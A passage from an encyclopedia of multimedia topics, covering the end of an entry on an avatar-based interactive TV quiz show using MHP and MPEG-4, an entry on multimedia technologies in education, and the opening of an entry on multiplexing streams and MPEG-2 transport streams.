As part of the functional specification process, sets of graphical interfaces samples have been developed in order to better depict the targeted application. The graphical interfaces are grouped into two main categories[1]: those addressing the TV viewers and those addressing the TV show producers.

Viewers

The viewers essentially interact with the immersive and interactive application using their "remote control/TV Pad." They will be able to select avatars to represent themselves, initiate behaviors, and answer the quizzes. Quizzes may be presented and played in many different ways, both in terms of layout and in the modes of interaction used.

Two developed examples of possible quiz displays and interactions concerning the second phase of screen selection are illustrated in Figure 4 and Figure 5. In the first example (Figure 4), the viewer may read the question and answers, decide which one he or she thinks is the correct one, and answer by pressing the corresponding "key number" of his or her TV pad. In the second example (Figure 5), the user also reads the question, but he or she sees the answers scrolling downward one at a time. As soon as the user thinks he or she has seen the right answer he or she must press any button of his or her TV PAD. Speed of reaction handling is different in the two cases. The final phase is performed in the studio virtual projection (see Figure 6).

Here we see the projection of the finalist virtual team in the studio as shown in Figure 6. The virtual team will be filmed in real time along with the "in the studio" college team finalists. This allows all the TV producers viewers to see the virtual team play against the real teams in the studio. The virtual team players will play from their homes using their set-top boxes.

Producers

The producers are provided with a set of editing tools through graphical interfaces in order to specify the look and feel of the virtual show as well as the

Figure 4. Example 1

Figure 5. Example 2

Figure 6. Virtual projection

Figure 7. Quiz instantiation

challenges that the viewers must overcome. Such an environment is based on predefined templates and multimedia objects that can be customized. A range of screen samples that illustrate this follows. It aims to better define the functional requirements. Clearly the final prototype will have a more comprehensive set of screens with an optimized communication and navigation implementation. The screen presented in Figure 7 allows the producer to schedule a show and to initiate the show definition.

Production Process

In order to produce all the data linked to a broadcast program, a user must follow a certain process. Here we will specify the whole process of production and whom it may concern, especially since the producer is not the same person at each step of the procedure.

First we consider the production of the data linked to the elements that compose a scene: the avatars, the sceneries, and the desks. This production is performed in two steps.

1. Artists such as 3D-graphists, 2D-graphists, sound designers, and animators provide a set of data using commercial tools like 3D-Max, Photoshop, Sound Edit, and Adobe premiere. This step is dedicated to producing what we call raw data.
2. Artists and developers provide a set of templates of the different actors that compose a scene.

In order to accomplish this task, we use the editor "Builder," which is not software that is given the final client. Rather we produce all the templates for the client. Secondly, we consider now the production of the data relative to broadcast program.

The first step consists of producing the rules and the data linked to the trial performed during the program. In a second step we link these elements with a scene to produce a program that can be executed on a given date. For these two steps, the client uses an editor "Producer" that supports the trials based on the "multiple choice question" concept.

CONCLUSION

We presented here a set of interactive related technologies and some multimedia standards content for iTV, namely MHP and MPEG-4. The existing broadcasting market is a potential ready-made market for t-commerce services, t-learning, and t-games. Both technologies have their strong points; MHP is more mature and already being used in the broadcasting world. MPEG-4 is an integrated solution, while MHP is more a bold on solution. With the possibility of transporting video over the Internet, MPEG-4 will have more interactive opportunities.

The MHP TV Show demonstration gives a good simulus of future iDTV applications. In fact, the DVB-MHP norm provides a standardized specification to use the return channel that can be exploited in order to participate to a quiz show, for example. The demonstration presented in this article illustrates the main concepts in terms of reactivity, adaptability, and high levels of interactivity. The next step in the actual development would be to propose a hybrid model middleware solution for both technologies MHP and MPEG-4 using in the iTV.

REFERENCES

Duford, J.-C. (2003). *MPEG-4 @ ENST.* Retrieved from http://www.comelec.enst.fr/~dufourd/mpeg-4/

DVB Project. (2000, August 23). *Multimedia Home Platform (DVB-MHP).* (White Paper). Geveva, Switzerland: Author.

Federal Communications Commision. *Information technology—Coding of audio-visual objects—Part 1: Systems.* (ISO/IEC 14496-1). Washington, DC: Author. Retrieved from http://www.dtv.gov/consumercorner.html

Hartman, A. (2001). *Producing interactive television.* Boston: Charles River Media.

ISO. (2004). *ISO/IEC TR 14652.* Retrieved from http://isotc.iso.org/livelink/livelink/fetch/2000/2489/Ittf_Home/PubliclyAvailableStandards.htm

Jean-François. (n.d.). *Integration of MPEG-4 video tools onto multi-Dsp architectures using avsyndex rast prototyping, methodology.* NEZAN, IETR / INSA Rennes. Retrieved from http://www.mitsubishi-electric-itce.fr/English/scripts/Publications%20pdf/2002/raulet_SIPS02.pdf

Khadraoui, M., Hirsbrunner, B., Courant, M., Meinköhn, F., & Khadraoui, D. (2005). *Interactive TV Show based on Avatars*. In *ICW'05, ICHSN'05, ICMCS'05, IEEE Computer Society Conference Publishing Services (CPS)*, Montreal, Canada (pp. 14-17). http://www.kagan.com/

Khadraoui, M., Hirsbrunner, B., & Khadraoui, D. (2006, April 24-28). Towards the convergence of MHP and MPEG-4 interactive TV content. In *2nd IEEE—International Conference on Information & Communication Technologies: From Theory To Applications, ICTTA'06*, Damasucs, Syria.

Long, M. D. (1999). *The digital satellite TV handbook*. Newnes: Elsevier.

Lugmayr, A., Niiranen, S. & Kalli, S. (2004). *Digital interactive TV and metadata: Future broadcast multimedia*. New York: Springer-Verlag.

MPEG AOE Group. (1995, July). *Proposal package description (PPD)—Revision 3.* (ISO/IEC JTC1/SC29/WG11 N998). Tokyo meeting.

NDS (2006). *Interactive showcase: T-commerce*. Retrieved from http://www.nds.com/applications_showcase/t_commerce.html

Pereira, F. (Ed.) (2000). Signal processing: Image communication: Tutorial issue on the MPEG-4 standard (special issue). *Elsevier Science B.V, 15*(4-5).

Sun Microsystems, Inc. (2006). *Jini technology.* Retrieved from http://www.sun.com/jini/

KEY TERMS

Avatar: The incarnation on ground of a god of the hindouism. By extension, Avatar is also the transformation of a person or, in data processing, the image representing a person.

Digital Television (DTV): Uses digital modulation and compression to broadcast video, audio, and data signals to television sets. DTV can be used to carry more channels in the same amount of bandwidth than analog TV (6 MHz or 7 MHz in Europe) and to receive high-definition programming.

DVB-MHP (Multimedia Home Platform): An open middleware system standard designed by the DVB project for interactive digital television. The MHP enables the reception and execution of interactive, Java-based applications on a TV set.

Interactive Television (iTV): Describes any number of efforts to allow viewers to interact with television content as they view. It is sometimes called interactive TV, iTV, idTV, or ITV (Lugmayr, Niiranen, & Kalli, 2004).

MPEG-4: Introduced in late 1998, is the designation for a group of audio and video coding standards and related technology agreed upon by the ISO/IEC Moving Picture Experts Group (MPEG). The primary uses for the MPEG-4 standard are Web (streaming media) and CD distribution, conversational (videophone), and broadcast television. MPEG-4 absorbs many of the features of MPEG-1 and MPEG-2 and other related standards, adding new features such as (extended) VRML support for 3D rendering, object-oriented composite files (including audio, video, and VRML objects), support for externally-specified digital rights management and various types of interactivity. AAC (Advanced Audio Codec) was standardized as an adjunct to MPEG-2 (as Part 7) before MPEG-4 was issued (Lugmayr, Niiranen, & Kalli, 2004).

Set-Top Box (STB): Describes a device that connects to a television and some external source of signal, and turns the signal into content then displayed on the screen (Lugmayr, Niiranen, & Kalli, 2004).

Television Commerce (T-Commerce): E-commerce undertaken using digital television (NDS, 2006).

Television Learning (T-Learning): The provision of educational services over Interactive Digital TV.

ENDNOTE

[1] These interfaces are part of the results obtained under EU projects in cooperation with Cybercultus—Luxembourg.

Multimedia Technologies in Education

Armando Cirrincione
Bocconi University, Italy

WHAT ARE MULTIMEDIA TECHNOLOGIES?

Multimedia technologies (MMT) are tools that make it possible to transmit information in a very large meaning, transforming them into knowledge through leveraging the learning power of senses in learners and stimulating their cognitive schemes. This kind of transformation can assume several different forms: from digitalized images to virtual reconstructions; from simple text to iper-texts that allow customized, fast, and cheap research within texts; from communications framework like the Web to tools that enhance all our senses, allowing complete educational experiences (Piacente, 2002b).

MMT are composed by two great conceptually-different frameworks (Piacente, 2002a):

- **Technological supports, such as hardware and software:** this refers to technological tools such as mother boards, displays, videos, audio tools, databases, communications software and hardware, and so on, that make it possible to transfer contents;
- **Contents:** this refers to information and knowledge transmitted with MMT tools. Information is simply data (such as visiting timetable of museum, cost of tickets, the name of the author of a picture), while knowledge comes from information *elaborated in order to get a goal*. For instance, a complex iper-text about a work of art, where several pieces of information are connected in a logical discourse, is knowledge. For the same reason, a virtual reconstruction comes from knowledge about the rebuilt facts. Contents can also be video games, as far as they are conceived for educational purposes (Egenfeldt-Nielsen, 2005; Gros, 2007).

It is relevant to underline that to some extent technological supports represent a condition and a limit for contents (Wallace, 1995). In other words, content could be expressed just through technological supports, and this means that content has to be made in order to fit for specific technological support, and that the limits of a specific technological support are also the limits of its content. For instance, the specific architecture of a database represents a limit within which contents have to be recorded and have to be traced. This is also evident when thinking about content as a communicative action: Communication is strictly conditioned by the tool that we are using.

Essentially, we can distinguish between two areas of application of MMT (Spencer, 2002) in Education:

1. **Inside the Educational Institution (schools, museums, libraries):** this refers to all the tools that foster the value of lessons or visiting during the time that they take place. Here we mean “enhancing” as enhancing moments of learning for students or visitors: hypertexts, simulation, virtual cases, virtual reconstructions, active touch-screen, video, and audio tools;
2. **Outside the Educational Institution:** this refers to communication technologies such as Web, software for managing communities, chats, forums, newsgroups, for long-distance sharing materials, and so on. The power of these tools lies in the possibilities to interact and to cooperate in order to effectively create knowledge, since knowledge is a social construct (Nonaka & Konno, 1998; Von Foerster, 1988; Von Glasersfeld, 1988).

Behind these different applications of MMT lies a common database, the heart of the multimedia system (Pearce, 1995). The contents of both applications are contained in the database, so the way that applications can use information recorded in the database is strictly conditioned by the architecture of the database itself.

DIFFERENT DIMENSIONS OF MMT IN TEACHING AND LEARNING

We can distinguish two broader frameworks for understanding the contributions of MMT to teaching and learning.

The first pattern concernes the place of teaching: While in the past, learning generally required the simultaneous presence of teacher and students for interaction, now it is possible to teach long distance thanks to MMT.

The second pattern refers to the way that people learn: They can be passive, or they can interact. The interaction fosters the learning process, and makes it possible to generate more knowledge in less time.

Learning On-Site and Distance Teaching

Talking about MMT applications in education requires separating *learning on-site* and *distance learning*, although both are called e-learning (electronic learning). **E-learning** is a way of fostering learning activity using electronic tools based on multimedia technologies (Scardamaglia & Bereiter, 1993).

The first one, **learning on-site,** generally uses MMT tools as a support to traditional classroom lessons: The use of videos, images, sounds, and so on can dramatically foster the retention of content in students' minds (Bereiter, Scardamaglia, Cassels, & Hewitt, 1997). In this context, researchers are investigating the effects of potential overload of information due to a massive use of MMT (Guttormsen-Schär & Zimmermann, 2007).

The second one, **distance teaching**, requires MMT applications for a completely different environment, where students are more involved in managing their commitment. In other words, students in e-learning have to use MMT applications more independently than they are required to do during a lesson on-site. Although this difference is not so clear among MMT applications in education and it is possible to get e-learning tools built as they were used during on-site lessons and vice versa, it is quite important to underline the main feature of e-learning, not just as a distant learning, but as a more independent and responsible learning (Collins, Brown, & Newman, 1989).

There are two types of distance e-learning: *self-paced* and *leader-led*. The first one refers to the process by which students access computer-based (CBT) or Web-based (WBT) training materials at their own pace. Learners select what they wish to learn and decide when they will learn it.

The second one, leader-led e-learning, involves an instructor, and learners can access real-time materials (synchronous) via videoconferencing or audio or text messaging, or they can access delayed materials (asynchronous).

Both the cited types of distance learning use performance support tools (PST) that help students in performing a task or in self-evaluating.

Passive and Interactive Learning

The issue of MMT applications in educational environments also suggests the distinguishing of two general groups of applications which relate to students' behaviour: passive or interactive. The first group of tools are those that teachers use just to enhance the explanation power of their teaching: videos, sounds, pictures, graphics, and so on. In this case, students do not interact with MMT tools, which means that the MMT application current contents do not change according to the behaviour of the students.

Interactive multimedia technologies tools change current contents according to the behaviour of students: Students can choose to change contents according to their own interests and levels. Interactive MMT tools use the same pattern as the passive ones, such as videos, sounds, and texts, but they also can obtain special information that any single student requires, or they can just give answers on demand. For instance, self-evaluation tools are interactive applications. Through interacting, students can foster the value of time that they spent in learning, because they can use it more efficiently and effectively. Furthermore, interactive tools allow simulations, which are very effective in underscoring specific or technical points during lessons (Lamont, 2001).

Interaction is one of the most powerful instruments for learning, since it makes it possible to actively cooperate in order to build knowledge. Knowledge is always a social construct, a sense-making activity (Weick, 1995) that consists in giving meaning to experience. Common sense-making fosters knowledge building, thanks to the richness of experiences and meanings that people can exchange. Everyone can express his own meaning for an experience, and interacting this meaning can be elaborated and exchanged until it becomes common knowledge. MMT help this process, since they make possible more interaction in less time and over long distances.

THE LEARNING PROCESS BEHIND E-LEARNING

Using MMT applications in education fosters the learning process, since there is a great deal of evidence that people learn more rapidly and deeply from words, images, animations, and sounds, than from words alone (Mayer, 1989; Mayer & Gallini, 1990). For instance, in the museum sector, there is also some evidence of the effectiveness of MMT devices: Economou (1998) found that people spend more time and learn more within a museum environment where there are MMT devices.

The second reason why MMT foster learning derives from the interaction that they make possible. MMT permit the building of a common context of meaning, the socialization individual knowledge, the creation of a network of exchanges among teacher and learners. This kind of network is more effective when we consider situated knowledge, a kind of knowledge that is quite related to problem-solving, and is the kind of knowledge that adults require.

Children and adults have different patterns of learning, since adults are more autonomous in the learning activity, and they also need to relate new knowledge to the knowledge that they already possess. E-learning technologies have developed a powerful method in order to respond more effectively and efficiently to children and adults needs: the "**learning objects**" (LO). Learning objects are single, discrete modules of educational contents with a certain goal and target. Every learning object is characterized by content and a teaching method that fosters a certain learning tool: intellect, senses (sight, hearing, and so on), fantasy, analogy, metaphor, and so on. In this way, every learner (or every teacher, for children) can choose their own module of knowledge and the learning methods that fit best with his own level and characteristics.

As far as the reason why people learn more with MMT tools, it is useful to consider two different theories about learning: the ***Information Delivery Theory*** and the ***Cognitive Theory***. The first one, the Information Delivery Theory, stresses teaching as merely a delivery of information, and it looks at students as just recipients of information.

The second one, the Cognitive Theory, considers learning as a sense-making activity and teaching as an attempt to foster appropriate cognitive processing in the learner. According to this theory, instructors have to enable and encourage students to actively process information: An important part of active processing is to construct pictorial and verbal representations of the lesson's topics and to mentally connect them. Furthermore, archetypical cognitive processes are based on senses; that means that humans learn immediately with all five senses, elaborating stimuli that come from the environment. MTT applications can be seen as virtual reproductions of environmental stimuli, which is another reason why MMT can dramatically foster learning through leveraging the senses.

CONTRIBUTIONS OF MMT IN EDUCATION

MMT allow the transfer of information, lowering time and space constraints (Fahy, 1995).

Space constraint refers to all kind of obstacles that raise the costs of transferring from one place to another. For instance, looking at a specific exhibition of a museum, or a school lesson, requires travel to the town where it is happening; participating in a specific meeting or lesson that takes place in a museum or a school requires a person to be there; preparing an exhibition requires meeting with the work group daily. MMT allow the transmittal of information everywhere very quickly and inexpensively; this can limit the space-constraint: People can visit an exhibition, yet stay at home, just by browsing with a computer connected to the Internet. Scholars can participate in meetings and seminars just by connecting to the specific Web site of the museum. People who are organizing exhibitions can stay in touch with each other via the Internet, sending their daily work to each other at zero cost.

Time constraint has several dimensions: It refers to the need to attend or visit or participate in some event at the time that it takes place. For instance, a lesson needs to be attended when it is presented, or a temporary exhibition needs to be visited during the days when it is open and only for the period that it will be showing. For the same reason, participating in a seminar needs to happen when it takes place.

But time constraint refers also to the limits that people suffer in acquiring knowledge: People can pay attention during a visit for a limited period of time only, and this is a constraint on their capability of learning about their subjects of interest during the visit.

Another dimension of time constraint refers to the problem of rebuilding something that happened in the past: In the museum sector, it is the case of extemporary art (body art, environmental installations, and so on) or the case of an archeological site, and so on.

MMT help to solve these kinds of problems (Crean, 2002; Dufresne-Tassé, 1995; Sayre, 2002) by making possible:

- To attend school lessons on the Web, or using videostreamer or CD-ROM, allowing a person to repeat the lesson or just one difficult passage of the lesson (solving the problem of decreasing attention over time);
- To socialize the process of sense-making and knowledge creation, building networks of learners, although some cautions need to be taken into account for designing an effective virtual learning environment (Hayashi, Chen, Ryan, & Wu, 2007);
- To prepare the visit through virtual visit on the Web site: This option allows us to know in advance what we are going to visit, and in doing so, it allows the selection of a route in a quicker and simpler manner than using a printed catalogue. In fact, thanks to iper-text technologies, people can obtain a lot of information about a picture when they want and as they like. So MMT make it possible to organize information and knowledge about heritage into databases in order to customize the way of approaching cultural products. Recently, the Minneapolis Institute of Art has started a new project on the Web, promoted by its Multimedia Department, which allows consumers to get all kinds of information to plan a deep, organized visit;
- To inexpensively create different visiting routes for different kinds of visitors (adults, children, researchers, academics, and so on): Embodying these routes into high-tech tools (PCpalm, laptop) is cheaper than offering expensive and not as effective guided tours;
- To recreate and record, on digital supports, something that happened in the past and cannot be recreated, for instance, an interview, or the virtual re-creation of an archeological site, or the recording of an extemporary performance (so diffuse in contemporary art).

For all the above reasons, MMT can help in enormously reducing time and space constraints, therefore stretching and changing the way of teaching and learning.

EFFECTIVENESS OF MMT IN EDUCATION

Although MMT show several advantages with respect to traditional educational tools, they need some cautions and care. First of all, they need contents specifically designed for the virtual environment in which they will be used. This means that MMT can both effectively help in association with traditional education patterns, and they can build a completely different and idiosyncratic model for education (for example, distance learning), according to different solutions in contents.

A growing literature is now deepening knowledge about the way for enhancing effectiveness in the usage of MMT in education. Attention is devoted to studying different ways in which contents need to be delivered to participants in learning activities, by considering relationships between the complexity of knowledge, context in which learning occurs, and characteristics of different MMT tools. Into this frontier of research falls the stream that is studying the so-called “edutainment”. Edutainment refers to the possibility of learning through playing, a possibility that arises due to the great potentialities of MMT.

REFERENCES

Bereiter, C., Scardamalia, M., Cassels, C., & Hewitt, J. (1997). Post-modernism, knowledge building, and elementary sciences. *The Elementary School Journal, 4*.

Collins, A., Brown, J. S., & Newman, S. (1989). Cognitive apprenticeship: Teaching the craft of reading, writing, and mathematics. In L. B. Resnick (Ed.), *Cognition and instructions: Issues and agendas*. Lawrence Erlbaum Associates.

Crean, B. (2002). Audio-visual hardware. In B. Lord & G. D. Lord (Eds.), *The manual of museum exhibitions*. Altamira Press.

Dufresne-Tassé, C. (1995). Andragogy (adult education) in the museum: A critical analysis and new formulation. In E. Hooper-Greenhill (Ed.), *Museum, media, message*. London: Routledge.

Economou, M. (1998). The evaluation of museum multimedia applications: Lessons from research. *Museum Management and Curatorship, 17*.

Egenfeldt-Nielsen, S. (2005). *Beyond edutainment*. Unpublished dissertation, University of Copenhagen, Copenhagen, Denmark.

Fahy, A. (1995). Information: The hidden resources, museums and the Internet. *Proceedings of the Seventh International Conference of the MDA, Edinburgh, November 6-10* (p. 93). Cambridge: Museum Documentation Association.

Gros, B. (2007). Digital games in education: The design of games-based learning environments. *Journal of Research on Technology in Education, 40*(1), 23-38.

Guttormsen-Schär, S., & Zimmermann, P. G. (2007). Investigating means to reduce cognitive load from animations: Applying differentiated measures of knowledge representation. *Journal of Research on Technology in Education, 40*(1), 64-78.

Hayashi, A., Chen, C., Ryan, T., & Wu, J. (2007). The role of social presence and moderating role of computer self-efficacy in predicting the continuance usage of e-learning systems. *Journal of Information Systems Education, 15*(2).

Lamont, L. M. (2001). Enhancing student and team learning with interactive marketing simulations. *Marketing Education Review, 11*(1).

Mayer, R. E. (1989). Systematic thinking fostered by illustrations in scientific text. *Journal of Educational Psychology, 81*.

Mayer, R. E., & Gallini, J. K. (1990). When is an illustration worth ten thousand words?" *Journal of Educational Psychology, 90*.

Nonaka, I., & Konno, N. (1998). The concept of Ba: Building a foundation for knowledge creation. *California Management Review, 40*.

Pearce, S. (1995). Collecting as medium and message. In E. Hooper-Greenhill (Ed.), *Museum, media, message*. London: Routledge.

Piacente, M. (2002a). Multimedia: Enhancing the experience. In B. Lord & G. D. Lord (Eds.), *The manual of museum exhibitions*. Altamira Press.

Piacente M. (2002b). The language of multimedia. In B. Lord & G. D. Lord (Eds.), *The manual of museum exhibitions*. Altamira Press.

Sayre, S. (2002). Multimedia investment strategies at the Minneapolis Institute of Art. In B. Lord & G. D. Lord (Eds.), *The manual of museum exhibitions*. Altamira Press.

Spencer, H. A. D. (2002). Advanced media in museum exhibitions. In B. Lord & G. D. Lord (Eds.), *The manual of museum exhibitions*. Altamira Press.

Von Foerster, H. (1988). Building a reality. In P. Watzlawick (Ed.), *Invented reality*.

Von Glasersfeld, E. (1988). Radical constructivism: An introduction. In P. Watzlawick (Ed.), *Invented reality*.

Wallace, M. (1995). Changing media, changing message. In E. Hooper-Greenhill (Ed.), *Museum, media, message*. London: Routledge.

Weick, K. (1995). *Sense-making in organizations*. Thousand Oaks, CA: Sage Publications.

KEY TERMS

Computer-Based Training (CBT): Training material is delivered using hard support (CD-ROM, films, and so on) or on-site.

Cognitive Theory: Learning is a sense-making activity, and teaching is an attempt to foster appropriate cognitive processing in the learner.

E-Learning (Electronic Learning): It is a way of fostering learning activity using electronic tools based on multimedia technologies.

Information Delivery Theory: Teaching is just a delivery of information, and students are just recipients of information.

Leader-Led E-Learning: Electronic learning that involves an instructor and where students can access real-time materials (synchronous) via videoconferencing or audio or text messaging, or they can access delayed materials (asynchronous)

LO **(**Learning Objects): They are single, discrete modules of educational content with a certain goal and target, characterized by content and a teaching method that fosters a certain learning tool: intellect, senses (sight, hearing, and so on), fantasy, analogy, metaphor, and so on.

Multimedia Technologies (MMT): All the kinds of technological tools that make us able to transmit information in a very large meaning, leveraging the learning power of human senses and transforming information into knowledge, stimulating the cognitive schemes of learners

Performance Support Tools (PST): Software that helps students in performing a task or in self-evaluation

Self Paced E-Learning: Students access computer-based (CBT) or Web-based (WBT) training materials at their own pace, thus selecting what they wish to learn and decide when they will learn it.

Space Constraints: All kinds of obstacles that raise the cost of transferring from one place to another

Time Constraints: This refers to the need to attend or visit or participate in some event at the time that it takes place, because time flows.

Web-Based Training (WBT): Training material is delivered using the World Wide Web.

Multiplexing Digital Multimedia Data

Samuel Rivas
LambdaStream Servicios Interactivos, Spain

Miguel Barreiro
LambdaStream Servicios Interactivos, Spain

Víctor M. Gulías
University of A Coruña, MADS Group, Spain

INTRODUCTION

Multiplexing is the process of combining several independent signals to build another one from which it is possible to recover any of the original signals. This way, several sources of information can share one single transmission channel. The opposite operation is demultiplexing, or demuxing.

Multiplexing devices are called multiplexers, or muxers. Demultiplexer devices are called demultiplexers, or demuxers. A multiplexed stream is usually called multiplex.

For telecommunications, channel sharing usually aims for using one single physical channel to transmit several data streams. In multimedia, we assume an established digital data path, so a channel is a logical connection. The goal is to divide the complexity of digital multimedia systems in different access levels. For the example in Figure 1a, multiplex 1 hides the individual details of stream 1 and 2, and multiplex 2 adds a new access layer hiding the details of multiplex 1 and stream 3.

A typical application of multiplexing is mixing individual audio and video streams to build a new single stream for transmission or storage.

BACKGROUND

Streaming and Data Streams

Real-time multimedia data are usually transmitted using streaming techniques: data are streamed over a digital connection with a certain bitrate. Streamed data are called bitstream or stream.

Streaming is useful to transmit data representing digital signals that vary in time (e.g., video or audio). Clients interpret input streams at the time they receive it, as opposed to static data, where they wait until the transmission is complete.

Clients can start receiving a stream in the middle of a transmission. This enables digital broadcasting, where a server is transmitting a data stream continuously and clients "tune in" when they want (e.g., digital TV).


Elementary Streams and Multiplexed Streams

Multiplexing several streams results in a new stream. Already multiplexed streams may be further multiplexed with other streams to construct higher level streams. The leaves of any multiplexing hierarchy (data streams 1, 2, and 3 in Figure 1a) are called elementary streams. Elementary streams cannot be further demultiplexed.

Typical types of elementary streams are video, audio, subtitles, event streams, and so forth.

An advantage of this separation is that each elementary stream can be coded using specialised algorithms. Another benefit is that one single multimedia stream can carry different elementary streams for the same logical object, letting end users configure the final representation of the multimedia stream. For example, in Figure 1b, two audio streams are multiplexed in the multimedia stream. In the client side, the user selects one of them from the multiplex to reconstruct the media according with his preferences.

Figure 1. Multiplexing applications



Static Data

Apart from multiplexed real-time streams, multimedia streams contain also non real-time data. These data include metadata and static data. Metadata are information about the whole media stream and information about the multiplexed streams it contains. Static data may be of many types: teletext, electronic programming guide, interactive programs.

For storage, static data may be saved in chunks in any place of the media container. However, in streaming environments, specially in broadcasting, clients may start the reception at any point in the original stream. Thus, these data chunks must be transmitted periodically so that any client can receive them.

In Figure 2a, the grey block represents metadata that the demuxer needs to interpret the rest of the multimedia stream. In a random access storage, metadata may be saved anywhere because the demuxer can access it prior to start reading the multimedia stream. However, in broadcast environments, a demuxer that access the stream in t_1 cannot start demultiplexing it until t_2.

If a metadata block has a considerable length, it may not be practical to send the whole data block for each repetition. For that cases, MPEG defines the data carousel (ISO/IEC, 1998). In a data carousel, static data are sent in chunks regularly. When all chunks have been transmitted, the carousel starts again with the first chunk (Figure 2b).

Temporal Dependencies

There is one important difference between multimedia multiplexing and other types of multiplexing: data streams are not completely independent. Because they share one single time line, elementary streams that compose multimedia streams have temporal relationships.

Being a digital representation, one elementary stream is a succession of discrete portions of data related to a specific point in time. MPEG standards name those portions of data access units. There are as many definitions of access units as elementary stream types: a coded video frame for video streams, an audio sample for PCM audio streams, and so forth. Nevertheless, they all share the property that they are bound to a discrete position in the global time line. For example, in figure 3a, AU_0^0 and AU_0^1 have the same presentation time, AU_0^1 must be presented before AU_1^1 and so forth.

Transmission and Buffer Requirements

When transmitting a multimedia stream, a server multiplexes all the elementary streams that compose it. Receivers recover the elementary streams demultiplexing that multimedia stream. Then, elementary streams are decoded and presented. Because presentation time for the access units in the multiplexed elementary streams refer to a common time line, there are temporal relationships among the elementary streams. To comply with those temporal relationships, some buffering is needed between the demuxer and the decoders.

For example, consider a baseline muxer that simply concatenates access units from the input streams. For the streams in Figure 3a, it may output a multiplex like $AU_0^0 AU_1^0 AU_0^1 AU_2^0 AU_1^1 \ldots$. When the demuxer in Figure 3b outputs AU_0^1, AU_0^0 and AU_1^0 are already in the decoder buffer. At that moment, AU_0^0 and AU_1^0 can be decoded and presented simultaneously to the user. Similarly, AU_2^0 is received before AU_1^1 even though the latter is presented before.


Clearly, elementary streams may be multiplexed as regular data streams. For example, in a TCP/IP transmission we can send each stream using independent connections and letting the network stack multiplex them. Nevertheless, using this method it is uncertain that the receiver would be able to reconstruct the original media stream meeting the timing constraints.

On the other hand, specific multiplexes use information about elementary stream's timing relationships. Thus, they can impose conditions to shorten the required buffer length in the decoder side.

Widely Used Multimedia Multiplexes

MPEG-2 transport stream (ISO/IEC, 1994) has been adopted as standard multiplex for DVB and ATSC

Figure 2. Static data on streaming



a) Random Access vs Broadcast

b) Data Carousel

(DVB, 2004a; ATSC, 2005) for digital TV transmission. Thus, it is the most widely used multiplex for terrestrial, satellite, and cable communications.

For IP networks, IETF defines RTP (Schulzrinne, Casner, Frederick, & Jacobson, 1996) to multiplex real-time data.

MPEG-2 TRANSPORT STREAM

MPEG-2 (ISO/IEC, 1994) introduces transport stream as a means to communicate or store one or more programmes. For MPEG, a programme is a collection of related elementary streams. Streams within a programme share time line.

Transport streams were originally devised for broadcasting services. Thus, the initial idea of programme comes from analogue broadcasting channels (i.e., a video and an audio stream with an optional teletext stream).

Because transport streams are used to transmit data over environments that may be lossy, one mandatory feature is error resilience. Transport streams provide methods to detect and discard erroneous data and to recover from reasonable data losses.

Transport streams target two scenarios:

- Transmission of a single programmes using a single programme transport stream (SPTS). For example, an end user receiving an on-demand film.
- Transmission of multiple programmes using a multiple programme stream (MPTS). For example, digital TV broadcasting.

Hence, transport stream structure supports operations to ease data interchange between operators as well as data delivery to end users. Common operations are:

- Multiplex several SPTS in one MPTS.
- Extract a programme from a MPTS and build a SPTS.
- Extract a programme from a MPTS to decode it and present the result to end users.
- Extract a group of programmes from a MPTS and build another different MPTS.

